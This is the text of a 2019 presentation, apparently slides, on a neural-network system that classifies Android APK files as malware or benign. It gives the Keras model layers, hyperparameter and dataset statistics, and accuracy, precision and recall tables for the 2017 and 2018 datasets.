0.0001	100	30	31,335	0.0497	0.9840	0.0902	0.9675	98.791	2,761	121	64	2,694	97	4
0.0001	50	30	29,578	0.0563	0.9819	0.0961	0.9657	98.640	2,773	109	85	2,673	97	3
0.001	50	30	28,852	0.0047	0.9989	0.1446	0.9547	99.927	2,824	58	147	2,611	95	2
0.01	50	30	5,843	0.0107	0.9973	0.1381	0.9618	99.877	2,783	99	97	2,661	96	3
0.01	100	30	3,836	0.0094	0.9974	0.1465	0.9675	99.840	2,709	173	40	2,718	98	5
0.001	100	30	3,957	0.0047	0.9988	0.1256	0.9667	99.796	2,812	70	114	2,644	96	2
0.001	200	20	16,673	0.0045	0.9988	0.1395	0.9665	99.873	2,764	118	54	2,704	98	4
0.001	200	10	496	0.0055	0.9986	0.1373	0.9565	99.811	2,823	59	156	2,602	94	2
0.01	50	10	559	0.0049	0.9988	0.1638	0.9636	99.859	2,754	128	79	2,679	97	4
0.2	5	5	951	0.1784	0.9533	0.2922	0.9033	95.262	2,316	566	92	2,666	96	17
0.5	5	5	1217	0.2898	0.9156	0.3325	0.8936	91.925	2,138	744	99	2,659	95	21

SUMMARY OF THE NEURAL NETWORK TRAINING PROCESS



Layer	Type	Activation function	Size	Parameters #
Input layer	Embedding		200x30	19245900
Hidden layer 1	Flatten		6000	0
Hidden layer 2	Dense	Sigmoid	200	1200200
Hidden layer 3	Dense	Sigmoid	1	201

RELATIVE OPERATING CHARACTERISTIC (ROC) SPACE PLOT



THE LATEST DATASET (2018) ANALYSIS RESULTS

- **adware files**
  - data directories: 20
  - original files: 99998
  - % original files converted to .xml: 99.8169963399268
  - % original files converted to .data: 98.85297705954119
- **malware files**
  - data directories: 100
  - original files: 499933
  - % original files converted to .xml: 97.73129599366315
  - % original files converted to .data: 91.88891311435732
- We have more malware samples than adware. We took **98851** adware and malware files each for the **even datasets - balanced use case**. Chosen, because that was the number of converted adware files
- We analyzed with **different feature numbers**. We selected the **maximum as 2398** - that was the number of features in the longest file we extracted

THE CODE THAT DESCRIBES THE DEEPER NEURAL NETWORK AND THE UNITS AND LAYERS

```
max_feature_count = 1000
vocab_size = feature_count # how many different features existed in the entire vocabulary of files
embedding_vector_len = 30 # how long is an embedded vector that describes a word
DENSE_UNITS1 = 5000
DENSE_UNITS2 = 200


# define the model
k_model = Sequential()
k_model.add(Embedding(vocab_size, embedding_vector_len, input_length=max_feature_count))
k_model.add(Flatten(input_shape=(len(apks_train), max_feature_count)))
k_model.add(Dense(DENSE_UNITS1, activation='sigmoid'))
k_model.add(Dense(DENSE_UNITS2, activation='sigmoid'))
k_model.add(Dense(1, activation='sigmoid'))
```

IMPACT OF PARAMETER CHANGING ON NEURAL NETWORK OUTPUT AND ACCURACY FOR THE LATEST DATASET (2018)

	Accuracy	Precision	Recall	TN	FP	FN	TP
original code	0,9479	0,9663	0,9705	8403	1551	1355	44515
1000 max_length	0,9513	0,9672	0,9738	8437	1517	1204	44666
2398 max_length	0,9481	0,9738	0,9627	8766	1188	1710	44160
1000 max_length; 5000, 200 units in dense layers	0,9563	0,9640	0,9835	8268	1686	756	45114
balanced 0/1	0,9305	0,9353	0,9250	9243	633	742	9153

COMPARISON BETWEEN ORIGINAL RESULTS AND RETRAINED MODEL WITH EXTENDED ARCHITECTURE FOR THE ORIGINAL DATASET (2017)

	Accuracy	Precision	Recall	TN	FP	FN	TP
original code	0,9656	0,9608	0,9691	2773	109	85	2673
1000 max_length	0,9688	0,9741	0,9646	2684	74	102	2780
1000 max_length; 5000, 200 units in dense layers	0,9693	0,9836	0,9559	2712	46	127	2755

Recall is sensitivity or TPR=TP/TP+FN

Precision is PPV=TP/TP+FP

Accuracy is ACC=TP+TN/TP+TN+FP+FN

CONCLUSIONS

- **Real-time automatic solution** that can classify smartphone applications **(APKs)** as either “malware” or “benign” in a fast and effective manner
- **Combined** methods for application **features extraction** with the power of the **neural network** approach and **expert system for decision** support
- **Advanced neural network model** provides better results compared to original model
- Thanks IKARUS company for samples and support

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

THANK YOU!

Roman Graf, 02.10.2019